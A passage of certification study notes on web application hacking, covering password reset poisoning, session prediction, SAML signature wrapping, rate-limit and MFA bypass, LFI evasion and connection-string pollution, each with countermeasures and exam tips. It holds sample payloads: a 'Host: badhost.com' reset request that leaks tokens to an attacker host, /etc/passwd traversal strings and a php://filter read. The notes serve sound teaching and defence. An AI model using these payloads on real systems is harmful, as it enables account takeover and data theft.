How it works, by sub-attack:

1. **Password changing exploits:** find the password-change functionality (by spidering the app or creating a login account), then submit random strings into the "Old Password," "New Password," and "Confirm New Password" fields and analyze the resulting errors for clues about validation logic weaknesses.
2. **Password recovery exploits:** "Forgot Password" features often present a security challenge question; if attempts are not limited, an attacker can use social engineering to guess the answer. Some applications also email a recovery URL or even the existing password to any email address the attacker specifies, if that email-challenge step is itself weak.
3. **"Remember Me" exploits:** these features are often implemented with a simple, predictable persistent cookie such as `RememberUser=jason` or a predictable session

identifier such as `RememberUser=ABY112010`; attackers can use an enumerated username or predict the identifier pattern to bypass the login entirely.

4. **Password brute-forcing:** build a list of possible passwords from common password lists, target-specific footprinting, and social engineering, then try each one until the correct password is found; a full dictionary attack tries every word from a prepared dictionary file (built with a tool such as Dictionary Maker); a full brute-force attack tries every possible combination of characters from a chosen character set. **Burp Suite Intruder** automates this against a captured login request (for example a WordPress `wp-login.php` POST request with `log`, `pwd`, and `wordpress_test_cookie` parameters), cycling through a payload list in the username/password position.
5. **Attack on the password reset mechanism (password reset poisoning):** - Step 1: the attacker obtains the target's email address through social engineering or OSINT. - Step 2: the attacker sends a password reset request to the real server but with an altered `Host` header, for example `POST https://certifiedhacker.com/reset.php HTTP/1.1` with `Host: badhost.com`. - If the application builds the reset link using the `Host` header instead of a fixed, trusted domain, the resulting reset URL becomes `https://badhost.com/reset-password.php?token=<valid-token>`. - Step 3: the attacker waits for the victim to receive the (legitimately sent, but maliciously hosted) reset email. - Step 4: when the victim clicks the link, the token is sent to the attacker's own server (`badhost.com`), letting the attacker extract the valid reset token and take over the account.

Real-world use: An attacker sends a password reset request with a spoofed Host header to a vulnerable site; the legitimate reset email the victim receives contains a link pointing to the attacker's domain, and the victim unknowingly delivers their own valid reset token straight to the attacker by simply clicking it.

Tools and commands used here: Dictionary Maker (for building wordlists); Burp Suite Intruder (for brute-forcing); Burp Suite Repeater (for Host header manipulation in reset-poisoning).

Countermeasures and defense (from page 58): Properly validate random reset tokens and email links server-side, never trusting a client-supplied `Host` header to build the reset URL; ensure every password reset URL can be used only once and expires after a short time limit; prevent automated abuse with CAPTCHA to enforce a genuine human check on recovery flows.

> **EXAM TIP:** "Altered Host header" plus "password reset" together is the unmistakable signature of password reset poisoning, distinct from plain credential brute-forcing.

EXAM FOCUS: Know the four-step password reset poisoning sequence well enough to reorder a scrambled version of it.

Memory trick: "Change it, Guess it, Remember it wrong, Brute it, Poison the Reset." Five angles on the same password problem.

3.41 Session Attacks and Cookie Exploitation

What it is: Beyond password-level attacks, an attacker can target the session identifier itself: predicting or brute-forcing it, or exploiting weaknesses in how cookies carrying session data are generated, transmitted, and trusted (cookie poisoning, sniffing, and replay).

How it works, session ID prediction/brute-forcing:

1. Collect several valid session ID values by sniffing traffic from already-authenticated users.
2. Analyze the captured session IDs to find patterns: the ID's structure, what information feeds into it, and which encryption or hashing algorithm (if any) protects it.
3. If the IDs follow a predictable pattern, generate and test guessed values (brute force) until one successfully grants access. The notes show a captured request with `Cookie: JSESSIONID=user01` as an example of a dangerously predictable session cookie value directly reflecting the username.

How it works, cookie exploitation (cookie poisoning, detailed):

1. If a cookie contains passwords or session identifiers, steal it using script injection (XSS) or eavesdropping.
2. Replay the stolen cookie, with the same or altered password/session identifier values, to bypass web application authentication.
3. Trap and manipulate cookies using tools such as OWASP ZAP or Burp Suite; the notes show ZAP capturing a request to `www.moviescope.com` with a visible `Cookie: mscope=1jwydNf8w0=; ui-tabs-1=0` header, which a tester would analyze and attempt to tamper with.

Real-world use: An application assigns `JSESSIONID=user01` directly, mirroring the username with no randomness; an attacker who learns one valid username can simply guess the matching session ID and gain an authenticated session with zero password knowledge.

Tools and commands used here: Wireshark or Burp Suite to sniff/capture session cookies; OWASP ZAP to trap and replay them.

Countermeasures and defense: Generate session IDs with a cryptographically secure random generator, never derived from or related to the username or any predictable value; use the `Secure` and `HttpOnly` cookie attributes; rotate session IDs on privilege change (such as login); apply the same cookie protections described in section 3.17's countermeasures.

> **TRAP:** Session ID prediction/brute-forcing targets the session token's generation algorithm (is it guessable?); cookie poisoning (section 3.17) targets the token's content after capture (can I edit it?); pass-the-cookie (section 3.6) targets simple reuse of an unmodified stolen token. All three are different angles on cookie/session security.

EXAM FOCUS: A session cookie value that visibly matches or resembles the username (like `JSESSIONID=user01`) is the classic exam signal for predictable session tokens.

Memory trick: "Predict it, Poison it, or just Pass it along" - three different things you can do to a stolen or guessed cookie.

3.42 Bypass Authentication: Bypass SAML-based SSO

What it is: Single Sign-On (SSO) lets a user log in once and use that same session to access multiple applications across different domains or platforms, often coordinated through SAML (Security Assertion Markup Language) messages exchanged between the identity provider and the service provider.

How it works (numbered steps):

1. SAML messages are Base64-encoded, which is an encoding, not an encryption; the content can be easily decoded to read (and potentially tamper with) the message.
2. An attacker intercepts a SAML assertion (for example, in transit between an identity provider and `negauniversity.edu`'s `Shibboleth.sso/SAML2/POST` endpoint) using Burp Suite.
3. Using a dedicated extension such as **SAML Raider**, the attacker can view and manipulate SAML fields, including the assertion's `Condition Not Before`/`Not After` validity window, the `Subject`, the `Audience`, and critically the XML signature.
4. SAML Raider supports attacks such as an **XML Signature Wrapping (XSW)** attack, where the attacker re-structures the signed XML so that the signature still validates against one part of the document while the application actually processes a different, attacker-modified part, and **re-signing** attempts if the attacker has obtained or forged a usable signing key or exploited weak signature validation.
5. A successful bypass lets the attacker impersonate another user's identity across every application trusting that SAML assertion, which is the core danger of SSO: one broken trust point compromises every connected application.

Real-world use: A tester intercepts a SAML assertion heading to a university's Shibboleth SSO endpoint, decodes the Base64 content, and uses SAML Raider's "Apply XSW" feature to test whether the service provider's XML parser can be tricked into trusting a modified assertion body while the original signature still appears to "pass."

Tools and commands used here: Burp Suite with the SAML Raider extension (https://portswigger.net).

Countermeasures and defense: Validate the SAML signature against the exact content being processed, not a structurally different part of the document (defend

against XSW specifically); enforce strict schema validation on incoming assertions; use short, tightly-enforced validity windows; monitor for duplicate or anomalous assertions.

> **EXAM TIP:** Base64 is encoding, not encryption; a question that implies Base64 "protects" SAML data is testing whether you know the difference.

EXAM FOCUS: Know SAML Raider by name as the SSO-bypass tool, and recognize XML Signature Wrapping (XSW) as its signature attack technique.

Memory trick: "SSO means one broken trust point breaks every connected app."

3.43 Bypass Authentication: Bypass Rate Limit

What it is: Rate limiting restricts how many login attempts (or other sensitive actions) a user or entity can make in a given time window, specifically to slow or stop brute-force attacks. Bypassing rate limiting lets an attacker keep guessing at full speed despite this control.

How it works - three techniques from the notes:

1. **Explore different endpoints and parameters:** try various endpoint spellings/versions for the same functionality, such as `/api/v3/sign-up`, `/Sign-up`, `/SignUp`, `/signup`, and `/api/sign-up`, since rate limiting is sometimes applied to only one specific path or case-variant and not its equivalents.
2. **Including blank characters in code or parameters:** insert blank/null bytes such as `%00`, `%0d%0a`, `%0d`, `%0a`, `%09`, `%0C`, or `%20` into the request's code or parameters, which can cause some rate-limiting or WAF logic to treat each slightly-different request as "new" and uncounted.
3. **Altering the IP origin using headers:** modify headers such as `X-Originating-IP`, `X-Forwarded-For`, `X-Remote-IP`, `X-Remote-Addr`, and `X-Client-IP` so each request appears to originate from a different IP address, defeating per-IP rate limit tracking that trusts these headers.

Real-world use: A login endpoint rate-limits by IP using the `X-Forwarded-For` header value instead of the real TCP source IP; an attacker simply sends a new, random `X-Forwarded-For` value on every brute-force attempt and the rate limiter never triggers, because it is counting a different (fake) "IP" every single time.

Tools and commands used here: Burp Suite Intruder, configured to rotate payload values across endpoint variants, header values, or injected blank characters on every request.

Countermeasures and defense: Rate-limit by a combination of signals, not a single spoofable header (combine account identifier, session, and a verified connection-level IP, not a client-supplied header); normalize and canonicalize endpoint paths before applying rate-limit rules so case/format variants share one counter; strip or ignore

client-supplied IP-override headers unless received from a specifically trusted, internal reverse proxy.

> **TRAP:** Trusting `X-Forwarded-For` for rate limiting (or for access control) without verifying it comes from a genuinely trusted proxy is itself a security misconfiguration; this header is fully attacker-controlled on a direct connection.

EXAM FOCUS: Expect a question listing several `X-...-IP`-style headers and asking what attack technique they enable together (rate-limit/IP-block bypass).

Memory trick: "New door, new blank, new face" - different endpoint, blank characters, different claimed IP.

3.44 Bypass Multi-Factor Authentication (MFA)

What it is: Multi-factor authentication (MFA) adds a second proof of identity (such as an OTP code) beyond the password. Bypassing MFA means tricking the application's response-handling logic into accepting an invalid or unverified second factor as if it had succeeded, by tampering with the server's own response before the client-side code acts on it.

How it works - two techniques from the notes:

1. **HTTP response body manipulation:** submit the MFA/OTP request normally (deliberately with an incorrect code) and intercept the response. If the valid response body shows `{"success": false}`, modify this intercepted response to `{"success": true}` before the client-side application processes it, and check whether the application's own logic then treats the user as fully authenticated based purely on that value, regardless of what the server originally decided. - Example: a request `POST /otp-verify` with body `{"otp": 50563}` (an intentionally wrong OTP) returns a valid response of `200 OK {"success": false}`. The attacker intercepts and tampers this response into `200 OK {"success": true}` using the same incorrect OTP, and observes whether the client-side app is fooled.
2. **Status code manipulation:** if the server's real response to an invalid OTP is an error status such as `400`, `401`, `402`, or `403` with a body like `{"error": true, "message": "Invalid Token"}`, modify the intercepted response's status code to `200 OK` and its body to `{"success": true}`, testing whether the application only checks the status code pattern (or only checks for the presence of a success-shaped body) rather than cryptographically or server-side verifying the actual authentication state.

Real-world use: A single-page application performs OTP verification via an API call and then simply checks `if (response.success) { grantAccess(); }` entirely in client-side JavaScript. A tester using Burp Suite's "Match and Replace" or Intercept feature rewrites every `"success": false` response to `"success": true` on the fly, bypassing MFA on every login attempt without ever knowing a valid OTP.

Tools and commands used here: Burp Suite Proxy (Intercept and Match/Replace rules) to tamper with live HTTP responses.

Countermeasures and defense: Never make the final authentication decision based on a value the client can observe or that could be replayed; perform authentication state checks and session issuance entirely server-side, independent of any client-visible response body or status code; use server-side session tokens issued only after a cryptographically verified OTP check, not a client-trusted boolean flag.

> **EXAM TIP:** The key weakness in both techniques is the same: the application trusts a value that travels through (and can be intercepted and changed in) the HTTP response, instead of making the authentication decision in a way the client cannot influence or observe directly.

EXAM FOCUS: Expect a before/after response pair (valid vs tampered) and a question asking what flaw allowed the bypass (client trusts a tamperable response value instead of a server-enforced state).

Memory trick: "Don't ask the client if it's logged in; the server already knows, and should keep deciding."

3.45 Attack Authorization Schemes

What it is: Authorization attacks start from a legitimate but low-privileged account and try to escalate access to protected resources by manipulating any HTTP request element that relates to identity or access: user ID, access group, cost, filenames, or file identifiers.

How it works - the six request locations named in the notes:

1. Uniform Resource Identifier (URI)
2. Parameter Tampering
3. POST Data
4. HTTP Headers
5. Query String and Cookies
6. Hidden Tags

HTTP Request Tampering, in detail:

1. **Query string tampering:** if a query string is visible in the address bar, change its values directly, for example `mail.aspx?mailbox=john&company=acme%20com`, a direct file-download link such as `/books/download/852741369.pdf` (try guessing other document ID numbers), or a flag such as `/login/home.jsp?admin=true` (try flipping it). Use a web spidering tool such as Burp Suite to find POST-based parameters that are not visible in any URL.
2. **HTTP header tampering:** if the application makes access-control decisions based on a header like `Referer`, modify it directly. The notes' example: a request for `Applications/Download?ItemID=201` is denied because the accompanying `Referer` header shows `Applications/Download?Admin=False`; changing that Referer value to `Admin=True`

grants access to the protected item, since the server trusted a client-controlled header for an access decision.

Cookie Parameter Tampering, in detail:

1. Collect session cookies set by the application and analyze them to determine how they are generated.
2. Trap a session cookie using Burp Suite, tamper with its parameters (for example an `id` value in a request like `viewprofile.aspx?id=1`), and replay the modified request to see if a different, unauthorized profile (`id=2`, `id=3`, and so on) becomes accessible.

Real-world use: A tester notices `Applications/Download?ItemID=201` is blocked while the request's own `Referer` header reads `Admin=False`; simply changing that header value to `Admin=True` and resending the exact same request unlocks the restricted download, because authorization was (incorrectly) based on a header the client fully controls rather than a server-side session check.

Tools and commands used here: Burp Suite Repeater and Proxy for all tampering variants shown above.

Countermeasures and defense: Never base authorization decisions on any client-supplied value (URI, parameter, header, cookie, or hidden field); always re-check the authenticated session's actual, server-stored permissions on every request; use indirect, unpredictable object references rather than sequential, guessable IDs (ties directly into IDOR, section 3.65).

> **TRAP:** This HTTP-header-based authorization bypass (trusting `Referer: Admin=True`) is conceptually the same root-cause mistake seen in hidden field manipulation (section 3.5) and cookie poisoning (section 3.17): trusting a client-controlled value for a security decision. Different location (header vs form field vs cookie), same underlying flaw.

EXAM FOCUS: Memorize the six request locations attackers tamper with for authorization bypass (URI, parameter, POST data, headers, query string/cookies, hidden tags).

Memory trick: "Change the number, change the access." Any numeric ID or boolean flag in a request is worth testing.

3.46 Attack Access Controls

What it is: This step maps out exactly who can see and do what in an application (individual data access, access levels like employee/manager/supervisor/CEO, administrator configuration functionality, and privilege-escalation functionality), then tests whether those boundaries actually hold up against five specific attack methods.

How it works - the five access control attack methods named in the notes:

1. **Attack with different user accounts:** compare what resources are reachable using accounts at different privilege levels, looking for overlaps that should not exist.
2. **Attack multistage processes:** test whether skipping a step in a multi-step workflow (such as jumping straight from product selection to order confirmation, skipping payment) is possible by directly requesting a later-stage URL.
3. **Attack static resources:** request static files (documents, images, backups) directly by guessed or discovered URL, bypassing any access control that only applies to the dynamic application pages, not the raw static file path.
4. **Attack direct access to methods:** call an API method or server-side function directly (bypassing the UI that would normally enforce a permission check before exposing that control to the user).
5. **Attack restrictions on HTTP methods:** test whether an endpoint that should only allow `GET` also responds to `POST`, `PUT`, or `DELETE` without the same access checks being enforced consistently across all methods.

How it works - three ways insecure access controls get exploited:

1. **Parameter-based access control:** reuse or guess request parameters normally assigned to administrators to reach administrative functions directly.
2. **Referer-based access control:** since the HTTP `Referer` header is sometimes used for access-control decisions, manipulate it to any arbitrary value (same flaw as section 3.45's header-tampering example).
3. **Location-based access control:** bypass geography-restricted access using a web proxy, a VPN, a data-roaming-enabled mobile device, or by directly manipulating client-side location-reporting mechanisms.

Real-world use: The retail web application logic flaw scenario from the notes: a normal user completes an order sequentially (Select Product -> Finalize Order -> Proceed to pay -> Delivery Details), while an attacker who understands the application's workflow skips the "Proceed to pay" stage entirely by directly requesting the "Delivery Details" page's URL, receiving the product without paying, because the server only enforced step order in the UI, not in the backend logic.

Tools and commands used here: Burp Suite to manipulate and replay requests at any stage of a multistage process; manual direct-URL requests for static resources and direct method calls.

Countermeasures and defense: Enforce every access control decision server-side at every step, including skipped-looking intermediate steps, not only at the UI layer; verify HTTP method-specific authorization explicitly for every endpoint rather than assuming the UI will only ever send the "correct" method; never rely on the `Referer` header or client geography/VPN detection alone for security-critical decisions.

> **EXAM TIP:** "Skipped a checkout step by directly requesting a later URL" is the classic exam phrasing for attacking a multistage process.

EXAM FOCUS: Know all five access-control attack methods and the three exploitation types (parameter-based, Referer-based, location-based) by name.

Memory trick: "Different user, Different stage, Static file, Direct call, Different verb" - five ways to sidestep the intended path through the application.

3.47 Attack Session Management Mechanism

What it is: Attackers specifically target how an application generates, hands out, and later validates session tokens, aiming to bypass authentication controls entirely and impersonate privileged users by breaking the session layer rather than the login form itself.

How it works - the attack families named in the notes:

1. **Session token generation** flaws - predictable or weak generation algorithms (ties to section 3.41's session ID prediction).
2. **Session tokens prediction** - guessing future or other users' valid tokens from observed patterns.
3. **Session tokens tampering** - editing a token's value directly, hoping the server does not fully validate it.
4. **Session tokens handling** - weaknesses in how tokens are transmitted and stored, broken down into: - **Session token sniffing:** capture the application's traffic using a sniffer such as **Wireshark** or an intercepting proxy such as **Burp Suite**. If HTTP cookies carry the session token and the `Secure` flag is not set (so the cookie is sent over plain HTTP too), replay the captured cookie to gain unauthorized access. Captured session cookies also enable session hijacking, session replay, and Man-in-the-Middle attacks. The notes show a Wireshark capture filtered on `http.cookie`, with a visible `POST /index.aspx HTTP/1.1` request carrying a `Cookie:` header in plaintext on the wire. - **Man-in-the-Middle attack:** intercept and potentially alter session traffic between the victim and the server in real time. - **Session Replay:** resend a previously captured, valid request (including its session token) to repeat an action or regain access later. - **Session Hijacking:** take over an already-active, authenticated session using a captured token (full cross-reference: Module 11, Session Hijacking, covers this in complete depth).

Real-world use: A Wireshark capture on a shared or compromised network segment shows a session cookie traveling in plaintext inside an unencrypted `POST /index.aspx` request; the tester copies that cookie value into their own browser and is instantly logged in as the victim, with no password needed.

Tools and commands used here: Wireshark (https://www.wireshark.org); Burp Suite.

Countermeasures and defense: Always set the `Secure` flag on session cookies so they are never transmitted over plaintext HTTP; enforce HTTPS site-wide (HSTS); use `HttpOnly` to block script-based theft; rotate session tokens after login and periodically during long sessions; see Module 11 for complete session-hijacking-specific defenses.

> **EXAM TIP:** The exam note itself explicitly says "For complete coverage of Session Hijacking and Session Token Prediction, refer to Module 11: Session Hijacking" - treat Module 14's coverage here as the web-application-specific entry point into that fuller Module 11 topic.

EXAM FOCUS: Recognize a Wireshark `http.cookie` filter capturing a plaintext session cookie as the signature setup for this topic.

Memory trick: "Generate it predictably, Sniff it in the clear, Replay it later." Three ways the session layer itself gets broken.

3.48 Manipulating WebSocket Traffic

What it is: Because WebSockets maintain a persistent, bidirectional connection, Burp Suite provides dedicated features to intercept, modify, and replay WebSocket messages, extending the same tampering concept used for normal HTTP requests into this different, long-lived protocol.

How it works - the eight-step procedure from the notes:

1. Open Burp Suite, enable interception, and browse to any application that uses WebSockets.
2. Go to Proxy -> WebSockets history.
3. Right-click the entry to manipulate and choose "Send to Repeater."
4. Click on Repeater to view all transmitted messages for that WebSocket connection.
5. Click the pencil icon next to the WebSocket URL, select a WebSocket, and click Clone.
6. Manipulate the raw request and click Connect.
7. Click the pencil icon again to confirm whether the new, cloned WebSocket connection was successfully established.
8. Click Send in the main window to transmit the manipulated WebSocket communication to the server.

Real-world use: A live-chat widget built on WebSockets trusts client-sent "user role" fields inside each message; a tester clones the WebSocket connection in Burp Suite, edits a message's role field from "guest" to "moderator," and resends it, testing whether the server enforces authorization per-message or only at initial connection time.

Tools and commands used here: Burp Suite (Proxy -> WebSockets history, Repeater).

Countermeasures and defense: See section 3.75's "Best Practices for Securing WebSocket Connections" for the complete, consolidated defense list (wss://, origin validation, token-based auth, RBAC, message size limits, rate limiting, timeouts, logging, subprotocols, valid CA certificates).

> **EXAM TIP:** Cross-Site WebSocket Hijacking (named on page 2's attack list) is the attack this manipulation capability enables when combined with a missing Origin-header check; see also the countermeasure "Validate Origin header" in section 3.75.

EXAM FOCUS: Know that Burp Suite's WebSocket handling is accessed via "Proxy -> WebSockets history," distinct from its normal HTTP history.

Memory trick: "Clone the socket, edit the message, resend it." WebSockets get the same Repeater treatment as normal requests, just through a different menu.

3.49 Perform Injection/Input Validation Attacks: Overview

What it is: This methodology step is the umbrella for every attack that works by supplying crafted, syntactically-valid-looking input that breaks the application's intended use of that input, whether the input ends up in a script interpreter, a database query, a directory filter, an OS command, a mail relay, or a raw memory buffer.

How it works - the eight injection sub-types named in the notes:

1. **Web Scripts Injection:** if user input is used inside dynamically executed code, crafted input can break the intended data context and execute attacker commands on the server.
2. **LDAP Injection:** covered fully in section 3.9.
3. **OS Commands Injection:** exploit the operating system by entering malicious code in input fields, where the application passes user input into a system-level command (same root mechanism as shell injection, section 3.8).
4. **XPath Injection:** enter malicious strings into input fields to manipulate an XPath query, interfering with the application's intended logic when searching XML data.
5. **SMTP Injection:** inject arbitrary SMTP commands into the conversation between an application and its SMTP server, often to generate large volumes of spam email through a trusted mail relay.
6. **Buffer Overflow:** inject a large amount of bogus data beyond the capacity of an input field, aiming to corrupt adjacent memory and potentially execute attacker-supplied code (full technical coverage of buffer overflow mechanics belongs to Module 06, System Hacking).
7. **SQL Injection:** enter a series of malicious SQL queries into input fields to directly manipulate the database (full, dedicated coverage is Module 15, SQL Injection).

8. **File Injection:** injects malicious files by exploiting "dynamic file include" mechanisms in web applications (ties directly into Local File Inclusion, section 3.50, and file injection in section 3.8).

Real-world use: An application builds an XPath query from a login form's username/password fields without escaping; an attacker enters an XPath-breaking string to make the query always return a match, bypassing authentication in a way structurally identical to the LDAP injection trick in section 3.9, but against an XML data store instead of a directory service.

Tools and commands used here: Burp Suite Intruder/Repeater with sub-type-specific payload lists; sqlmap (ADDED CONTEXT, for the SQL injection sub-type, fully covered in Module 15).

Countermeasures and defense: Server-Side JS Injection - strictly validate inputs server-side, avoid `eval()`, never run multiple commands with identical effects, use `JSON.parse()` instead of `eval()` for JSON, add `"use strict"` at the top of every function (from page 55). General principle across all eight sub-types: use parameterized queries/APIs instead of string concatenation, and apply strict allow-list input validation matched to the expected data type (number, date, enum) before the value ever reaches an interpreter.

> **EXAM TIP:** When a question names a specific injection variant (LDAP, XPath, SMTP, OS command, SQL) ask what "interpreter" or "destination" the crafted input is aimed at; that destination is what tells the variants apart, even though the attacker technique (craft syntactically valid malicious input) is the same in every case.

EXAM FOCUS: Note explicitly: "For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection" - Module 14 treats SQL injection only as one item in this broader injection list.

Memory trick: "Same trick, different target." Scripts, LDAP, OS, XPath, SMTP, Buffer, SQL, Files - eight destinations for one craft-malicious-input technique.

3.50 Perform Local File Inclusion (LFI) and Its PHP Evasion Tricks

What it is: Local File Inclusion lets an attacker make a vulnerable application include (and often execute, if the file is server-side script code) an arbitrary local file by manipulating a file-path input, typically a `page` parameter that a PHP (or similar) `include`/`require` statement uses without proper validation.

How it works (numbered steps):

1. Vulnerable code builds a file path directly from user input and appends a fixed extension, for example: `php $file = $_GET['page']; require($file . ".php");`

2. Because `.php` is appended automatically, a naive traversal attempt like `?page=../../../../etc/passwd` actually requests `/etc/passwd.php`, which does not exist, so evasion techniques are needed to strip or neutralize that appended extension.
3. **Null byte evasion:** insert a null byte (`%00`) at the end of the attack string, for example `http://xyz.com/page=./../../../etc/passwd%00`; on older, vulnerable PHP versions, a null byte terminates the string before the appended `.php` extension is applied, so the server actually opens `/etc/passwd`. (This technique is tied to specific older PHP versions, since newer PHP treats strings as length-based rather than null-terminated.)
4. **Trailing question mark evasion:** append a question mark (`?`) to the attack string, for example `http://xyz.com/page=./../../../../../etc/passwd?`, which can cause the appended `.php` to be interpreted as a (harmless, ignored) query string parameter on certain configurations instead of part of the filename.
5. **PHP filter wrapper evasion:** use a built-in PHP stream filter instead of fighting the appended extension at all, for example `http://site/index.php?page=php://filter/convert.base64-encode/resource=<target-file>`, which makes PHP return the target file's contents Base64-encoded rather than trying to execute it as PHP, sidestepping the extension problem entirely by changing what "include" does with the result.

Real-world use: A CMS plugin includes page templates via `?page=about` -> `require($_GET['page'] . ".php")`. A tester uses the `php://filter/convert.base64-encode/resource=` wrapper technique to read the plugin's own PHP source code (including hardcoded database credentials) without needing any null-byte trick, because the filter wrapper changes the include's behavior directly.

Tools and commands used here: Manual payload crafting; Burp Suite Repeater to iterate through each evasion variant; LFI Suite (ADDED CONTEXT, an automated LFI exploitation tool).

Countermeasures and defense: Never build an include/require path from user input at all; if dynamic inclusion is truly required, map user input to a strict allow-list of fixed, known-safe filenames (never pass the raw input straight to the filesystem function); disable dangerous PHP stream wrappers (`allow_url_include = Off`); keep PHP updated so null-byte-style legacy tricks no longer apply.

> **TRAP:** Directory traversal (section 3.4) only reads file content as data to be displayed; LFI goes a step further and can make the server execute the included file's code if that file contains valid script (PHP, etc.), turning a read into remote code execution.

EXAM FOCUS: Know all three PHP-specific LFI evasion tricks by name: null byte (`%00`), trailing question mark (`?`), and the `php://filter` wrapper.

Memory trick: "Null it, Question it, or Filter it." Three ways around an appended file extension.

3.51 Attack Application Logic Flaws

What it is: Application logic flaws are mistakes in the intended business workflow itself, not in any single input field. They happen because developers assume users will always follow the expected sequence of steps, and most application flaws of this kind come from exactly this kind of negligence and false assumption.

How it works (numbered steps):

1. Completely walk through the web application's intended workflow to understand every expected step and sequence.
2. Use a tool such as **Burp Suite** to manipulate requests sent to the application, specifically testing what happens when steps are skipped, reordered, or repeated.
3. Identify where the server fails to re-verify that all prior steps were actually completed, relying instead on the assumption that the UI enforced the order.

Real-world use (the retail scenario, in full): A retail website's intended flow is Select Product -> Finalize Order -> Proceed to pay -> Delivery Details, completed sequentially by a normal user. An attacker who understands this flow manipulates the requests to skip the "Proceed to pay" stage entirely, going straight from "Finalize Order" to "Delivery Details," and still receives the product, because the server trusted the client to follow the UI's intended order instead of verifying payment had actually been completed before accepting a delivery address.

Tools and commands used here: Burp Suite Repeater/Proxy to replay requests out of their intended order.

Countermeasures and defense: Enforce every workflow transition server-side with an explicit state machine (for example, a server-stored "order status" flag that must equal "paid" before the delivery-details endpoint will accept a request); never infer that an earlier step completed just because a later request arrived; log and alert on out-of-sequence requests.

> **TRAP:** This topic and "Attack Access Controls -> Attack Multistage Processes" (section 3.46) use the exact same retail example in the original slides, because a logic flaw and a multistage-process access-control gap are often the same underlying bug described from two angles: one from "the workflow was wrong" (logic flaw) and one from "the access check was missing at a step" (access control). If a question asks for the methodology step name, match it to how the question is phrased: "business workflow/logic" points to Attack Application Logic Flaws; "skipped an access check at one stage" points to Attack Access Controls.

EXAM FOCUS: Expect the retail checkout-skipping scenario to reappear, framed either as a logic-flaw question or an access-control question; read the exact wording of what is being asked (the flaw itself vs. the methodology step name) before choosing.

Memory trick: "The app assumed you'd walk the stairs; you took the elevator instead."

3.52 Attack Shared Environments

What it is: Many organizations host their web applications on shared, third-party infrastructure (cloud hosting, managed service providers). Attacking shared environments exploits the fact that multiple organizations' applications may live on the same underlying platform, so a weakness in one tenant's security, or in the shared management interface, can expose others.

How it works - two attack angles from the notes:

1. **Attacks on the access mechanism:** organizations typically use an administrative web interface to configure and manage their hosted applications remotely. Check whether this remote access mechanism has unpatched vulnerabilities or configuration errors that can be exploited, and whether access privileges are properly separated between different clients sharing the same provider.
2. **Attacks between applications:** a vulnerability in one hosted web application can let an attacker execute malicious scripts or commands that compromise other applications hosted in the same shared environment. The notes' specific example: an SQL injection vulnerability found in one application on shared infrastructure may let an attacker run arbitrary SQL commands and queries that retrieve data belonging to a different application sharing the same database server.

Real-world use: Two unrelated small businesses both use the same budget web hosting provider's shared database server. An SQL injection flaw in Business A's poorly-coded contact form lets an attacker run arbitrary queries that, because of weak database-level tenant isolation, also expose Business B's customer records on the same shared server.

Tools and commands used here: Standard injection-testing tools (Burp Suite, sqlmap) applied specifically with an eye toward cross-tenant data exposure, not just single-application impact.

Countermeasures and defense: Enforce strict database- and account-level isolation between tenants on shared infrastructure (separate credentials, separate schemas/databases, least-privilege database accounts per application); patch and harden any shared administrative access interface; regularly audit access-privilege separation between clients.

> **EXAM TIP:** "Shared hosting," "shared environment," or "multi-tenant" in a question, combined with one application's flaw affecting a different, unrelated application, points to this methodology step.

EXAM FOCUS: Recognize that this step is about infrastructure-level blast radius (one tenant's bug reaching another tenant), not about a single application's own internal logic.

Memory trick: "One weak tenant, one shared wall, many exposed neighbors."

3.53 Attack Database Connectivity

What it is: Database connectivity attacks exploit how an application connects to its database (the connection string and connection-pool mechanics), rather than abusing the SQL queries themselves. A connection string is the configuration text that tells an application which database server to use, which protocol/library to connect with, which catalog/database to open, and which credentials to use, for example: `"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"`.

How it works - the three connectivity attack types named in the notes:

1. **Connection String Injection:** in a delegated-authentication environment, an attacker injects additional parameters into the connection string by appending them after a semicolon (`;`), when the application builds the string via unsafe dynamic concatenation that includes user input. Before injection: `"...User ID=Username; Password=pwd;"`. After injection: `"...User ID=Username; Password=pwd; Encryption=off"`. Once the string is populated, the injected `Encryption=off` parameter gets added to the previously configured connection parameters, silently downgrading the connection's security.
2. **Connection String Parameter Pollution (CSPP) Attacks:** overwrite existing parameter values in the connection string to achieve one of three outcomes: - **Hash stealing:** replace the `Data Source` parameter's value with a rogue, internet-connected Microsoft SQL Server running a sniffer, so that when the application connects, it unknowingly sends Windows credential hashes to the attacker's rogue server during the authentication handshake. - **Port scanning:** try connecting to different ports by changing the target value and observing the resulting error messages, inferring which ports are open or closed on internal systems from the pattern of errors returned. - **Hijacking web credentials:** by injecting a competing `Data Source=Rogue_Server` parameter after the legitimate one, the pollution causes the application's integrated Windows security credentials to be used in an attempted connection to the Rogue_Server instead of (or in addition to) the intended target.
3. **Connection Pool DoS:** examine the application's connection-pooling settings, then construct a large malicious SQL query and run many copies of it simultaneously to consume every available connection in the pool, causing legitimate users' database queries to fail. Example from the notes: in ASP.NET, the default maximum pool size is 100 connections with a 30-second timeout, so running 100 simultaneous queries that each take 30+ seconds to execute, all within that same 30-second window, exhausts the entire pool and denies database access to everyone else.

Real-world use: A legacy intranet application builds its database connection string by concatenating a user-selectable "data source" setting directly into the string; a tester appends `;Encryption=off` through that field, downgrading an otherwise-encrypted database connection to plaintext, exposing credentials and data in transit to anyone able to sniff the internal network.

Tools and commands used here: Manual connection-string crafting through any input field feeding the string; Burp Suite Intruder to automate many simultaneous long-running queries for the Connection Pool DoS variant.

Countermeasures and defense: Never build connection strings by concatenating any user-controllable input; use a fixed, hardcoded (or securely vaulted) connection string with no user-influenced fields at all; set and monitor sensible connection-pool size and timeout limits, and rate-limit or queue expensive queries to prevent pool exhaustion; enforce `Encryption=on` (or equivalent) at the server/network level so a client-supplied parameter cannot downgrade it.

> **EXAM TIP:** CSPP's three outcomes (hash stealing, port scanning, hijacking web credentials) all stem from the same technique: overwriting an existing connection-string parameter rather than merely appending a new one, unlike basic connection string injection which appends.

EXAM FOCUS: Know the default ASP.NET connection pool numbers (100 connections, 30-second timeout) well enough to recognize the Connection Pool DoS math in a question.

Memory trick: "Append to inject, Overwrite to pollute, Flood to exhaust the pool."

3.54 Attack Web Application Client

What it is: This methodology step targets the client side of the application directly, interacting with server-side logic in unexpected ways specifically to harm end users or access data the client should not be able to reach, grouping together several client-facing attacks already detailed elsewhere in this guide plus a few additional named techniques.

How it works - the eight attack types named in the notes:

1. **Cross-Site Scripting** - covered in section 3.10.
